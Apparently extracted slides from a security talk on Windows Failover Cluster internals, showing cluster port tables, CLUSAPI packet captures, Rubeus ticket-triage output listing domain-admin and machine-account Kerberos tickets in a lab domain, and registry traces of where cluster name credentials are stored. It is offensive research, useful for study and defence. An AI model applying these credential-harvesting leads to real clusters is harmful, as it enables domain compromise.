Cluster Service

Storage

Networks

Cluster Events

RPC

Cluster Administrator

Randomly allocated high  
ports<sup>2</sup>

WinRM

ClusSvc

TCP

UDP

UDP

IP

NDIS

NetFt

NIC1

NIC2

Status

Up

Up

Up

# Failover Cluster Manager

File Action View Help

Application	Protocol	Ports
Cluster Service	UDP and DTLS <sup>1</sup>	3343
Cluster Service	TCP	3343 (This port is required during a node join operation.)
Cluster Service	ICMP	Echo port (This port is required during a node join operation from the <b>Add Node Wizard</b> .)
Cluster Service	TCP	445 (This port is required during a node join operation from the <b>Add Node Wizard</b> .)
RPC	TCP	135
Cluster Administrator	UDP	137
Randomly allocated high ports <sup>2</sup>	TCP	Random port number between 49152 and 65535
WinRM	TCP	5985 (This port is required when deploying cloud witness.)

+ test-cluster - Ethernet

# Failover Cluster Manager

File Action View Help

Application	Protocol	Ports
Cluster Service	UDP and DTLS <sup>1</sup>	3343
Cluster Service	TCP	3343 (This port is required during a node join operation.)
Cluster Service	ICMP	Echo port (This port is required during a node join operation from the <b>Add Node Wizard</b> .)
Cluster Service	TCP	445 (This port is required during a node join operation from the <b>Add Node Wizard</b> .)
RPC	TCP	135
Cluster Administrator	UDP	137
Randomly allocated high ports <sup>2</sup>	TCP	Random port number between 49152 and 65535
WinRM	TCP	5985 (This port is required when deploying cloud witness.)

+ test-cluster - Ethernet

## Failover Cluster Manager

File Action View Help

8134	66.395006	10.3.10.22	10.3.10.100	TCP	49879 → 135 [SYN, ECE, CWR] Seq=0 Win=64240 Len=0
8135	66.395104	10.3.10.100	10.3.10.22	TCP	135 → 49879 [SYN, ACK, ECE] Seq=0 Ack=1 Win=65535
8136	66.395125	10.3.10.22	10.3.10.100	TCP	49879 → 135 [ACK] Seq=1 Ack=1 Win=262656 Len=0
8137	66.395151	10.3.10.22	10.3.10.100	DCERPC	Bind: call_id: 2, Fragment: Single, 3 context item
8138	66.395345	10.3.10.100	10.3.10.22	DCERPC	Bind_ack: call_id: 2, Fragment: Single, max_xmit:
8139	66.395911	10.3.10.22	10.3.10.100	EPM	Map request, CLUSAPI, 32bit NDR
8140	66.396105	10.3.10.100	10.3.10.22	EPM	Map response, CLUSAPI, 32bit NDR
8141	66.396479	10.3.10.22	10.3.10.100	TCP	49880 → 55602 [SYN, ECE, CWR] Seq=0 Win=64240 Len=0
8142	66.396541	10.3.10.100	10.3.10.22	TCP	55602 → 49880 [SYN, ACK, ECE] Seq=0 Ack=1 Win=65535
8143	66.396549	10.3.10.22	10.3.10.100	TCP	49880 → 55602 [ACK] Seq=1 Ack=1 Win=262656 Len=0
8154	66.398144	10.3.10.22	10.3.10.100	DCERPC	Bind: call_id: 2, Fragment: Single, 3 context item
8155	66.398206	10.3.10.100	10.3.10.22	TCP	55602 → 49880 [ACK] Seq=1 Ack=2146 Win=2097920 Len=0
8157	66.405345	10.3.10.22	10.3.10.100	TCP	49879 → 135 [ACK] Seq=329 Ack=281 Win=262400 Len=0
8159	66.408707	10.3.10.100	10.3.10.22	DCERPC	Bind_ack: call_id: 2, Fragment: Single, max_xmit:
8160	66.409036	10.3.10.22	10.3.10.100	DCERPC	Alter_context: call_id: 2, Fragment: Single, 1 con
8161	66.409240	10.3.10.100	10.3.10.22	DCERPC	Alter_context_resp: call_id: 2, Fragment: Single,
8163	66.411100	10.3.10.22	10.3.10.100	CLUSAPI	GetClusterName request
8164	66.411647	10.3.10.100	10.3.10.22	CLUSAPI	GetClusterName response
8165	66.412303	10.3.10.22	10.3.10.100	CLUSAPI	OpenClusterEx request
8166	66.412465	10.3.10.100	10.3.10.22	CLUSAPI	OpenClusterEx response
8167	66.412501	10.3.10.22	10.3.10.100	CLUSAPI	CreateEnum request
8168	66.412632	10.3.10.100	10.3.10.22	CLUSAPI	CreateEnum response

# Failover Cluster Manager

File Action View Help

Application	Protocol	Ports	Information
Failover Cluster Manager Cluster Service cluster.ludus.domain	UDP and DTLS <sup>1</sup>	3343	Networks (1)
Cluster Service	TCP	3343 (This port is required during a node join operation.)	Cluster Host
10.3.10.100	TCP	49879 → 135 [ACK] Seq=1 Ack=1 Win=262656 Len=0	
10.3.10.100	DCERPC	Bind: call_id: 2, Fragment: Single, 3 context item	
10.3.10.22	DCERPC	Bind_ack: call_id: 2, Fragment: Single, max_xmit:	
10.3.10.100	EPM	Map request, CLUSAPI, 32bit NDR	
10.3.10.22	EPM	Map response, CLUSAPI, 32bit NDR	
10.3.10.100	TCP	49880 → 55602 [SYN, ECE, CWR] Seq=0 Win=64240 Len=0	
Cluster Administrator	UDP	137	Cluster Network 1
Randomly allocated high ports <sup>2</sup>	TCP	Random port number between 49152 and 65535	Status
WinRM	TCP	5985 (This port is required when deploying cloud witness.)	Up
		+ test-cluster2 - Ethernet	Up
		+ test-cluster - Ethernet	Up

# Failover Cluster Manager

File Action View Help

Application	Protocol	Ports	Information
Failover Cluster Manager Cluster Service cluster.ludus.domain	UDP and DTLS <sup>1</sup>	Networks (1) 3343	
Cluster Service	TCP	3343 (This port is required during a node join operation.)	Cluster Node
10.3.10.100	TCP	49880 → 55602 [ACK] Seq=1 Ack=1 Win=262656 Len=0	
10.3.10.100	DCERPC	Bind: call_id: 2, Fragment: Single, 3 context item	
10.3.10.22	TCP	55602 → 49880 [ACK] Seq=1 Ack=2146 Win=2097920 Len=0	
10.3.10.100	TCP	49879 → 135 [ACK] Seq=329 Ack=281 Win=262400 Len=0	
10.3.10.22	DCERPC	Bind_ack: call_id: 2, Fragment: Single, max_xmit:	
10.3.10.100	DCERPC	Alter_context: call_id: 2, Fragment: Single, 1 con	
Cluster Administrator	UDP	137	Cluster Network 1
Randomly allocated high ports <sup>2</sup>	TCP	Random port number between 49152 and 65535	Status
WinRM	TCP	5985 (This port is required when deploying cloud witness.)	Up
		+ test-cluster2 - Ethernet	Up
		+ test-cluster - Ethernet	Up

Failover Cluster Manager				
File Action View Help				
Application		Protocol	Ports	
Cluster Service	cluster.ludus.domain	UDP and DTLS <sup>1</sup>	Networks (1)	
Cluster Service	cluster.ludus.domain	TCP	3343 (This port is required during a node join operation.)	Cluster 1
10.3.10.100	CLUSAPI		GetClusterName request	
10.3.10.22	CLUSAPI		GetClusterName response	
10.3.10.100	CLUSAPI		OpenClusterEx request	
10.3.10.22	CLUSAPI		OpenClusterEx response	
10.3.10.100	CLUSAPI		CreateEnum request	
10.3.10.22	CLUSAPI		CreateEnum response	
Cluster Administrator		UDP	137	Cluster Network 1
Randomly allocated high ports <sup>2</sup>		TCP	Random port number between 49152 and 65535	
WinRM		TCP	5985 (This port is required when deploying cloud witness.)	Up
			+ test-cluster2 - Ethernet	Up
			+ test-cluster2 - Ethernet	Up
			+ test-cluster - Ethernet	Up



# Why did scheduled tasks work?



**VCO**



**CNO**



**NODE**

**Virtual Cluster Object:**  
**The computer account**  
**of a clustered service**  
**or application.**



**CNO**      **NODE**

**Cluster Name Object:**  
**The computer  
account of the  
cluster itself**



**VCO**



**NODE**

**Cluster Node:**  
**A member server of a cluster  
that can own/host  
the VCO or CNO resource**



**VCO**



**CNO**






**VCO**



**CNO**



**vco**



**NO**






VCC

CNO












# Why that host?



# What's going on with session data?

# How does Kerberos authentication work?



v2.2.2

Action: Triage Kerberos Tickets (All Users)

```
[*] Target service : krbtgt  
[*] Current LUID   : 0x977c8
```

LUID	UserName	Service	EndTime
0x3e4	test-cluster2\$ @ LUDUS.DOMAIN	krbtgt/LUDUS.DOMAIN	7/28/2025 9:08:37 AM
0x20c028	cluster-share\$ @ LUDUS.DOMAIN	krbtgt/LUDUS.DOMAIN	7/28/2025 10:11:09 AM
0x20bff9	cluster\$ @ LUDUS.DOMAIN	krbtgt/LUDUS.DOMAIN	7/28/2025 10:11:09 AM
0x977c8	domainadmin @ LUDUS.DOMAIN	krbtgt/LUDUS.DOMAIN	7/28/2025 11:25:31 AM
0x6fada	noprivs @ LUDUS.DOMAIN	krbtgt/LUDUS.DOMAIN	7/28/2025 9:10:39 AM
0x6dc56	domainadmin @ LUDUS.DOMAIN	krbtgt/LUDUS.DOMAIN	7/28/2025 9:10:38 AM
0x2c72d	domainuser @ LUDUS.DOMAIN	krbtgt/LUDUS.DOMAIN	7/28/2025 9:08:38 AM
0x3e7	test-cluster2\$ @ LUDUS.DOMAIN	krbtgt/LUDUS.DOMAIN	7/28/2025 9:08:38 AM

LUID	UserName	Service	EndTime
0x9a48ab	cluster-share\$ @ LUDUS.DOMAIN	krbtgt/LUDUS.DOMAIN	
0x9a492a	cluster\$ @ LUDUS.DOMAIN	krbtgt/LUDUS.DOMAIN	
0x3e4	test-cluster3\$ @ LUDUS.DOMAIN	krbtgt/LUDUS.DOMAIN	
0xb59700	domainadmin @ LUDUS.DOMAIN	krbtgt/LUDUS.DOMAIN	
0x3e7	test-cluster3\$ @ LUDUS.DOMAIN	krbtgt/LUDUS.DOMAIN	

[\*] Current LUID : 0x977c8

LUID	UserName	Service	EndTime
0x17a0103	cluster-share\$ @ LUDUS.DOMAIN	krbtgt/LUDUS.DOMAIN	
0x2075c	domainuser @ LUDUS.DOMAIN	krbtgt/LUDUS.DOMAIN	
0x3e4	test-cluster\$ @ LUDUS.DOMAIN	krbtgt/LUDUS.DOMAIN	
0x17a0104	cluster\$ @ LUDUS.DOMAIN	krbtgt/LUDUS.DOMAIN	7/28/2025 10:11:09 AM
0x3e7	test-cluster\$ @ LUDUS.DOMAIN	krbtgt/LUDUS.DOMAIN	7/28/2025 6:21:18 AM

0x3e7	test-cluster2\$ @ LUDUS.DOMAIN	krbtgt/LUDUS.DOMAIN	7/28/2025 9:08:38 AM
-------	--------------------------------	---------------------	----------------------

# Understanding the Repair Active Directory Object Recovery Action



**John Marlin** Former Employee

Mar 15, 2019

**First published on MSDN on Dec 13, 2013**

One of the responsibilities of cluster Network Name resource is to rotate the password of the computer object in Active Directory associated with it. When the Network Name resource is online, it will rotate the password according to domain and local machine policy (which is 30 days by default).

If the password is different from what is stored in the cluster database, the cluster service will be unable to logon to the computer object and the Network Name will fail to come online. This may also cause issues such as Kerberos errors, failure to register in a secure DNS zone, and live migration to fail.

The Repair Active Directory Object option is a recovery tool to re-synchronize the password for cluster computer objects. It can be found in Failover Cluster Manager (CluAdmin.msc) by right-clicking on the Network Name, selecting More Actions..., and then clicking Repair Active Directory Object.

One of the responsibilities of cluster Network Name resource is to rotate the password of the computer object in Active Directory associated with it. When the Network Name resource is online, it will rotate the password according to domain and local machine policy (which is 30 days by default).

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Recycle Bin  
CIM Explorer  
2025




Process  
Hacker 2




System  
Informer



accesschk64  
- Shortcut



Cluster



Rubeus.exe

Server Manager

Server Manager > Dashboard

Failover Cluster Manager

File Action View Help

Current Host Server: test-cluster2 Subnets: IPv4 and IPv6

Recent Cluster Events: None in the last 3 hours

Witness: Cluster Disk 1

Actions

- cluster.ludus.domain
  - Configure Role...
  - Validate Cluster...
  - View Validation Report
  - Add Node...
  - Close Connection
  - Reset Recent Events
  - More Actions
- View
- Refresh
- Properties
- Help

Name: cluster

Actions

- Bring Online
- Take Offline
- Information Details...
- Show Critical Events
- More Actions
- Remove
- Properties
- Help

Configure

Configure high availability for a specific clustered role, add one or more servers (nodes), or copy roles from a cluster running Windows Server 2022 or supported previous versions of Windows Server.

Configure Role... Failover cluster topics on the Web

Validate Cluster... Add Node... Close Connection Reset Recent Events More Actions

Copy Cluster Roles... Cluster-Aware Updating...

Configure

Configure high availability for a specific clustered role, add one or more servers (nodes), or copy roles from a cluster running Windows Server 2022 or supported previous versions of Windows Server.

Configure Role... Failover cluster topics on the Web

Validate Cluster... Add Node... Close Connection Reset Recent Events More Actions

Copy Cluster Roles... Cluster-Aware Updating...

Navigate

Roles Nodes Storage

Networks Cluster Events

Cluster Core Resources

Name	Status	Information
Server Name		
Name	Offline	
IP	Online	
Storage	Online	
Cluster		

cluster.ludus.domain: Name: cluster

More Actions Repair Show Dependency Report Simulate Failure Properties

## Navigate

[Roles](#)[Networks](#)[Nodes](#)[Cluster Events](#)[Storage](#)

## Cluster Core Resources

Name

Status

Information

### Server Name

#### Name

- Bring Online
- Take Offline

#### Storage

- Information Details...
- Show Critical Events

#### Cluster

[More Actions](#)[Remove](#)[Properties](#)[Offline](#)[Online](#)[Online](#)[Repair](#)[Show Dependency Report](#)[Simulate Failure](#)

## Help

Name: cluster

[Bring Online](#)[Take Offline](#)[Information Details...](#)[Show Critical Events](#)[More Actions](#)[Remove](#)[Properties](#)[Help](#)

dus.domain: Name: cluster




Navigate			Help	
<a href="#">Roles</a>	<a href="#">Nodes</a>	<a href="#">Storage</a>	Name: cluster	
<a href="#">Networks</a>	<a href="#">Cluster Events</a>		<input checked="" type="checkbox"/> Bring Online	
6460  RegOpenKey	HKLM\Cluster			
6460  RegQueryKey	HKLM\Cluster			
6460  RegOpenKey	HKLM\Cluster\Resources\ca462f6e-51c0-47e1-93ce-1eff4dfb463e\			
6460  RegCloseKey	HKLM\Cluster			
<b>6460  RegQueryValue</b>	<b>HKLM\Cluster\Resources\ca462f6e-51c0-47e1-93ce-1eff4dfb463e\CryptoContainerGUID</b>			
6460  RegCloseKey	HKLM\Cluster\Resources\ca462f6e-51c0-47e1-93ce-1eff4dfb463e			
6460  RegQueryKey	HKLM			
6460  RegOpenKey	HKLM\Cluster			
6460  RegQueryKey	HKLM\Cluster			

Show Critical Events

Name	Type	Data
(Default)	REG_SZ	(value not set)
CoreCurrentName	REG_SZ	cluster
<b> CryptoContainerGUID</b>	REG_SZ	f12b4cdf-33e8-4121-a602-ad167c1b8dc2
Flags	REG_DWORD	0x00000001 (1)
Name	REG_SZ	Cluster Name
PersistentState	REG_DWORD	0x00000001 (1)
SeparateMonitor	REG_DWORD	0x00000000 (0)
Type	REG_SZ	Network Name





Navigate		Help	
<a href="#">Roles</a>	<a href="#">Nodes</a>	<a href="#">Storage</a>	<a href="#">Name: cluster</a>
<a href="#">Networks</a>	<a href="#">Cluster Events</a>		<input checked="" type="checkbox"/> Bring Online
6460  RegQueryKey	HKLM		
6460  RegOpenKey	HKLM\Cluster		
6460  RegQueryKey	HKLM\Cluster		
6460  RegOpenKey	HKLM\Cluster\Resources\ca462f6e-51c0-47e1-93ce-1eff4dfb463e\Parameters		
6460  RegSetValue	HKLM\Cluster\Resources\ca462f6e-51c0-47e1-93ce-1eff4dfb463e\Parameters\ResourceData		
6460  RegCloseKey	HKLM\Cluster\Resources\ca462f6e-51c0-47e1-93ce-1eff4dfb463e\Parameters		
